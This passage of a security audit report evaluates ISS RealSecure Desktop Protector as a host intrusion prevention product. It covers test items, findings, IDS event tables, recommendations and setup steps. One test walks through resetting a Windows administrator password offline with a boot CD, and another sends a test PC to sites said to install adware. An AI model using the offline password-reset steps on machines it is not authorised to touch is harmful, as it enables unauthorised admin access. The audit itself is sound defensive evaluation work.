	3: FAIL 4: FAIL	Nothing happened. RealSecure Desktop was gone. The management PC had no messages that the application terminated, was deleted, or there was any other problem.



Findings:	A user can kill and remove DesktopProtector from the command line.
NOTES:	In this case, the user had local administrator rights. This demonstrates the necessity of NOT giving end users local administrator rights on their PC. This test should also have been performed for a power user and a normal user.

Item – 11 Test System tampering (offline admin password reset)

Reference:	Personal Experience
Risk:	Medium
Test Nature:	Objective

Testing Procedure:	1) Determine whether ISS can detect OS or SAM tampering.
	• On another system with a CD burner, download the Offline NT Password & Registry Editor from and burn the ISO image to a CD.
	• Run the TestPC through a shutdown.
	• Insert the Offline NT Password & Registry Editor CD. Into the CD-ROM drive of the TestPC.
	• Turn the TestPC back on.
	• Allow the computer to boot the Offline NT Password & Registry Editor CD.
	• For the computer used, you must load the SATA disk driver. To do this, type the "**d**" key at the following menu and hit **<enter>**:
	`Please select partition by number or`
	`a = show all partitions`
	`d = automatically load new disk drivers`
	`m = manually load new disk drivers`
	`l = relist NTFS/FAT partitions`
	`p = quit`
	`Select: [1]`
	• After you hit the "d" and <enter> keys, several drivers will load and the SATA disk will be detected. The same message is displayed:
	`Select: [1]`
	• Hit <enter> to select the default partition.
	• You will get a message about mounting the partition.
	• You will be asked:
	`What is the path to the registry directory?`
	`(relative to windows disk)`
	`[WINDOWS/system32/config] :`
	• Hit <enter> to select the default path.
	• You receive a menu asking you which part of the registry you wish to load. Hit <enter> to select the default choice of:
	`1 - Password reset [sam system security]`
	• When asked what to do, hit <enter> to select:
	`1 - Edit user data and passwords`
	• You will be asked to enter the username to change

	(default is administrator). Hit **<enter>** to select administrator. • You will be asked to enter a new password. • Type in: ***** and hit **<enter>** • You will be asked if you really wish to change it – type in: **y <enter>** • Type in **! <enter>** to quit. • At the **What to do? [1]** prompt, type in: **q <enter>** • At the **About to write file(s) back! Do it? [n] :** prompt, type in: **y <enter>** • The program will make the changes and save them to disk. If successful you will get the message: ******* EDIT COMPLETE ******* **New run? [n] :** • Hit **<Enter>** to select no. • The job will exit and you will be left at a # prompt. • Take out the CD and turn off the PC. • Turn the PC back on and let it boot up. Scandisk will run – let it scan the drive and reboot the computer again. • **TEST 1**: Right-click on the RealSecure Desktop icon and select "View security events". Look for any notifications about system changes. Record the results. • **TEST 4:** In the Site Manager console, select the TestPC group from the navigation bar on the left then click on the "Sensor Analysis" tab. Record whether application blocking events are recorded.

Evidence:	1: FAIL	No events were generated in the Realsecure Desktop log: 
	2: FAIL	No events were generated in the SiteProtector log on the management PC: 
Findings:	Offline tampering of system settings will not be detected by the software.	
NOTES:	Tampering with system settings would not be detected, but executables would be protected IF Advanced Application Protection settings are enabled AND configured to block undesirable files AND the checksum.txt file remains unmolested. The difficulty of getting another OS to mount and modify NTFS drives is the main protection here, but it should not be counted on – there are ways around it.	


Item – 12	Addware/Spyware test
Reference:	The Spyware Warrior Guide to Anti-Spyware Testing by Eric L. Howes. http://spywarewarrior.com/asw-test-guide.htm
Risk:	Severe – this is the big one. Make sure you have your PC separate from any production systems. Make sure to reload the PC from scratch after this test.
Test Nature:	Objective

Testing Procedure:	1) Load autorunsc on the Test PC and make an inventory of services and anti-starting applications, including browser extensions.
	• Download autorunsc from Sysinternals: http://www.sysinternals.com/ntw2k/freeware/autoruns.shtml
	• Extract only the autorunsc.exe executable to C:\
	• Run the following commands:
	`cd c:\`
	`autorunsc -c -e -s > output.txt`
	2) Inventory applications on the Test PC. This inventory will be used in later audit tests and is required for application blocking to properly function. It is important to inventory the entire PC:
	• Right-click on the agent icon in the taskbar () and select Advanced Application Protection Settings.
	• Click on the "Baseline" tab.
	• Click on the check box next to C:\
	• Click on the "Run baseline button". This will take a few minutes to run. Running the baseline creates a **checksum.txt** file in C:\program files\ISS\issSensors\DesktopProtection.
	• Copy the checksum.txt file to the management PC.
	3) Import the checksum.txt file and configure ISS to block execution of spyware on the management PC.
	• Open the ISS SiteProtector console.
	• Right-click on the TestPC group, select Desktop Protection → RealSecure Desktop → Set Group Policy.
	• Click on "Select"
	• Highlight TestPC policy and click on "Derive New"
	• Name the new policy "TestPCPolicy – block spyware"
	• Save the policy and exit back to the main console window.
	• From the toolbar choose Sensor → Manage → Application List
	• Highlight the "TestPCPolicy – block spyware".

- In the “Allowed List” box, click on “Import (Replace). . .”
- Browse to the checksum.txt file generated on the Test PC earlier and click on “Import”.
- Click on “Close”
- Right-click on the TestPC group, select Desktop Protection → RealSecure Desktop → Set Group Policy.
- Click on “Select”
- Highlight the “TestPC – block spyware “policy and click on “View/Edit”
- Expand Application Protection Settings.
- Expand Application Lockdown Settings.
- Under Application Control Settings, click on the radio box next to “Always terminate the application” under BOTH “Unknown Action” AND “Modified Application Action”.
- Under Administrative Settings → Group Configuration, **UNcheck** the check box next to “Enable Sharing” under “Enable Shared AgentManager/SiteProtector Configuration”.
- Save and apply the policy.

4) Test functionality of the test PC.

- Go take some aspirin if you are feeling pessimistic.
- **TEST 1:** Id10t user test: Open Internet Explorer and go to the following web sites. When asked to download or install anything, click on yes or ok. Do your best to install Addware/spyware or otherwise mess up the PC by going to the following websites:
  - http://www.iowrestling.com
  - http://www.007arcadegames.com
  - http://www.lyricsdomain.com
- Check to make sure no additional shortcuts are being added to the desktop or changes made to Internet Explorer (like a new search-bar appearing).






Images: Addware and spyware you should NOT see

- Continue running for a while, then close as many windows as possible.
- **TEST 2:** On the TestPC, open a command prompt (Start → Run → `cmd <enter>`)
  - Run the following commands:

```
cd c:\
```

	autorunsc -c -e -s > output2.txt o Run the following command: **fc output.csv output2.csv** No differences should be reported. Record the results. **TEST 3:** Check for events in the RealSecure Desktop event log. There should be several application blocking reports. Record the results. **TEST 4:** In the Site Manager console, select the TestPC group from the navigation bar on the left then click on the "Sensor Analysis" tab. Record whether application blocking events are recorded.

Evidence:	1: PASS	Visited the listed sites several times. Clicked on yes to execute the files when prompted. Internet Explorer kept closing.
	2: PASS	Using fc to check for differences in autorunsc output indicates no changes to autostarting programs, browser addons, or services set to start were made: 
	3: PASS	RealSecure Desktop event log reported many application termination events: 
	4: PASS	The SiteProtector console on the management PC reported several application termination events: 
Findings:	RealSecure Desktop Protector stopped all the attempts to install Addware and spyware.	

NOTES:	The necessary configuration to make this work is to inventory the PC then block any and all application execution attempts using a policy from the management console. In reality this may be difficult to implement across the enterprise – especially with frequent updating and patches, not to mention the problem with application paths mentioned earlier (the Notes section of item 4)

Audit report

Executive Summary

This audit revealed both benefits and weaknesses of the software. While application protection works, it works effectively only when all applications are known and inventoried in advance. For maximum security the security policy for the software must be configured to block all unknown software. Any applications installed to non-standard folders will cause problems with application policies pushed from the central management console.

While buffer overflow prevention is a powerful benefit, the failure of the software to block the Iframe exploit is troublesome, "old" software notwithstanding. End-point security software is supposed to block new and unknown exploits, not require constant updates.

The ability for end users to kill processes and delete the software manually is also troublesome. The software should be robust enough to recover from events like this – or at least generate an alert on the central management console.

Overall, the software does have its benefits, but it is hard to justify considering the new features included with Windows XP Service Pack 2. SP2 blocked the Iframe exploit without any problems. The firewall with windows XP is also fairly powerful and configurable using Group Policy in Active Directory. What XP SP2 lacks is a central management console. This is the primary strength of the RealSecure desktop; alerts are collected in a central console. This centralized console greatly relieves the administrative burden of collecting and reviewing security event logs.

Audit Findings

The end point security product or hIPS targeted in this audit has its uses, but it also has its flaws. Keep in mind that this audit was not specifically designed to test the claims of the vendor – it was designed to test features the author determined that end-point security products should have. That said, some flaws found in the software were glaring:

- Failure to detect the Iframe exploit in Item 8 constitutes a gross failure of the software, "old version" or not. 50% of the reason for obtaining an end-point security product is to protect against Buffer Overflows.




Image: attackers delight – shell access on the remote machine

Where the hIPS software did come through was in detecting the command shell prompt over the network:




Image: RealSecure Desktop altering to the CMD shell banner over the network

While missing the buffer overflow, detecting the shell banner is a good fallback detection method – simple but effective.

- The application protection policy mechanism is very cumbersome – almost useless. Yes, Application Protection works and it performs admirably when properly configured, as can be seen in Item 12. However; forcing application protection to completely rely on filename and COMPLETE directory path in addition to hash is unreasonably exacting in an enterprise environment. Are we to include every conceivable directory path when trying to block a single application from executing? What about when trying to lock down a computer so that only currently installed applications work? What about alternate OS install paths?





Image: But what is someone installed to C:\WINNT?

Item 3 helped provide an example of the "hash AND filename AND full directory path" problem when attempting to block the execution of only one (or a select few) files.

- Reporting to the central management console worked flawlessly. This feature along with the ability to group computers into specific groups for monitoring and applying policies provides a powerful means for managing hIPS in the enterprise.



Event Analysis - Event Name

Tag Name	Status	Severity	Ev
Microsoft_Windows_Shell_Banner	Unknown impact (SecurityFusion not enabled)	High	1
Application Protection started	Unknown impact (SecurityFusion not enabled)	Low	4
BlackICE detection started	Unknown impact (SecurityFusion not enabled)	Low	2

Image: Shell banner warning on the SiteProtector Management console

- IDS reporting and the host-based firewall all worked very well. The ability of the software to dynamically block an attacker for a day was impressive, however; no notification is sent to the management console that the software had created a blocking rule.

Image: A rule added to the firewall settings blocking the attacking computer for 24 hours

Event Analysis - Event Name

Tag Name	Event Count	Severity	Source Count	Target Count	Object Cou
MSRPC_RemoteActivate_Bo	1	High	1	1	1
SMB_Empty_Password	34	High	1	1	2
SMB_Client_Cleartext_Password	24	High	1	1	1
SNMP_Packet_Underflow	89	High	1	1	1
UDP_Port_Scan	6	High	1	1	1
Mstream_Zombie_Request	2	High	1	1	1
BackOrifice_Ping	1	High	1	1	1
WinTrin00_Daemon_Request	1	High	1	1	1
Trin00_Daemon_Request	1	High	1	1	1
ISAKMP_Payload_Overflow	6	High	1	1	1
SNMP_Suspicious_Version_Size	25	High	1	1	1
SNMP_InvalidTag_RequestID	13	High	1	1	1
SNMP_InvalidTag_PDU	14	High	1	1	1
SNMP_InvalidTag_Community	82	High	1	1	1
SNMP_Indefinite_Length	2	High	1	1	1
SNMP_Community_Underflow	68	High	1	1	1
SNMP_Bad_RequestId	13	High	1	1	1
Sun_SNMP_Backdoor	1	High	1	1	1
SNMP_Long_Field_Length	31	High	1	1	1
SNMP_Length_Underflow	23	High	1	1	1
SNMP_InvalidTag_Version	133	High	1	1	1
HP_OpenView_SNMP_Backdoor	1	High	1	1	1
Cisco_ILMI_SNMP_Community	1	High	1	1	1
Cisco_Cable_Docsis_SNMP_Community	1	High	1	1	1
Avaya_Cajun_Default_SNMP	1	High	1	1	1
SNMP_InvalidTag_Packet	233	Medium	1	1	1
SNMP_Default_Backdoor	15	Medium	1	1	1
SNMP_Crack	7	Medium	1	1	1
TCP_Port_Scan	1205	Medium	1	1	2
TCP_Probe_POP3	147	Low	1	1	1
TCP_Probe_SMTP	149	Low	1	1	1
TCP_ACK_Ping	3	Low	1	1	1
TCP_Probe_MSRPC	18	Low	1	1	1
TCP_Probe_NetBIOS	19	Low	1	1	1

Image: no corresponding alert in the management console

- The capability to block a specific application from communicating on the network, but allow the program to execute is also useful. However, this feature is not available from the management console in a policy.




Image: No option to block application network access from the policy

- In item 11, The hIPS software did not notice that the local administrator account had been tampered with. The hIPS software was unable detect or warn when the system is tampered with. Granted, implementing such features in the software may be difficult, however; many anti-spyware applications are beginning to incorporate elements that check for registry and other system settings tampering.

Audit Recommendations

The software could benefit from the following changes:

1. Write the application to recover from a course uninstall. At least write the program to give a dying scream to the management console when its processes are killed and application files deleted.
2. Fix the Application Protection components so the directory path does not necessarily have to be included. Also fix the application protection so that the filename isn't necessary to determine what file is trying to execute. In other words, rely more on the hash than the file name and the directory path for determining application execution rules.
3. Modify the application to notify the central management console when the computer reboots abnormally.
4. Add functionality to the application so that it can determine when the system is altered (especially if turned off, doubly so if there was an abnormal reboot). I know it is called tripwire.

5. Add a feature so that enterprise management software can make system and application changes AND still work with full-force application protection settings (not realistic, but one can always ask).
6. Add features to scan the PC for spyware/addware/Trojans. There is a window of opportunity before the software is installed where malicious programs can get onto the system – and included on the inventory when the hIPS application is installed. This could easily be done by buying out one of the anti-spyware companies and incorporating the product (everyone else is doing it).

Appendix A – ISS Management PC setup

1) Install the SQL desktop engine from Microsoft.
    a. First, download the self-extracting archive: sql2kdesksp3.exe from http://www.microsoft.com/downloads/details.aspx?FamilyID=90dcd52c-0488-4e46-afbf-acace5369fa3&DisplayLang=en..
    b. Next, run: **`c:\sql2ksp3\MSDE\setup SAPWD="SAtrongSAPwd"`**
2) Obtain ISS Deployment Manager 4.1 for SiteProtector 2.0 (Service Pack 4 included) from the ISS web site. This download is over 300MB- you will need a broadband connection.
3) Obtain an evaluation key for DesktopProtector from ISS
4) Install ISS Deployment Manager 4.1
5) Allow for the default location of the install directory, etc. When asked about Sensor Setups, choose ONLY RealSecure Desktop Protector 7.0enx for Windows.




Image: Selecting only what's needed for the audit

6) When asked about Cryptographic setup, accept the defaults (click next). The software will install and some additional software will be downlaoded from the internet.




Image: Downloading and installing Desktop Protector Management Console

7) When finished, go to Start --> All Programs --> ISS --> SiteProtector --> Deployment Manager. You may be prompted about the security, choose to add the URL to the list of trusted hosts.
8) In the web page that opens up, click on the link to "Install SiteProtector"
9) Click on the link for "Basic Installation".
10) Allow for the default location and configuration.
11) When prompted for a site name put in "test site"
12) When prompted for a customer name and & E-mail address, put in your name e-mail address.
13) When you are prompted for a file download, choose the desktop.
14) On the Desktop, Double-click on the DMInstallAgent icon.
15) The agent will take some time to install. When it is finished, you will have the following screen:




Image: Successful install of Desktop Protector

16) Start the ISS management console: Start→ All Programs → ISS → SiteProtector → Console

17) Make sure the various components of ISS are as up-to-date as possible (you will likely need to update several components, some multiple times).
18) From the menu bar select Tools → Manage RealSecure Desktop Licenses.
19) Click on “add” and enter the evaluation license key you obtained from ISS.
20) Right-click on the site in the management console and select “Add Group. . .”. Name the group TestPC.




Image: Adding a group to ISS

21) Right-click the TestPC group and select Desktop Protection → RealSecure Desktop → Set Group Policy.




Image: Setting a group Policy

22) From the windows that comes up click on “Select”.
23) Click on the line labeled “Adaptive_Client” and click on the button “Derive New. . .”
24) Name the policy TestPCPolicy.




Image: Naming a new group Policy

25) A new window will open. Click on the + next to Administrative settings (it will be highlighted in red)
26) Under Group Configuration select "7.0eny" from the drop-down list.
27) Also under Group Configuration select the check box next to "Include Local Desktop GUI".
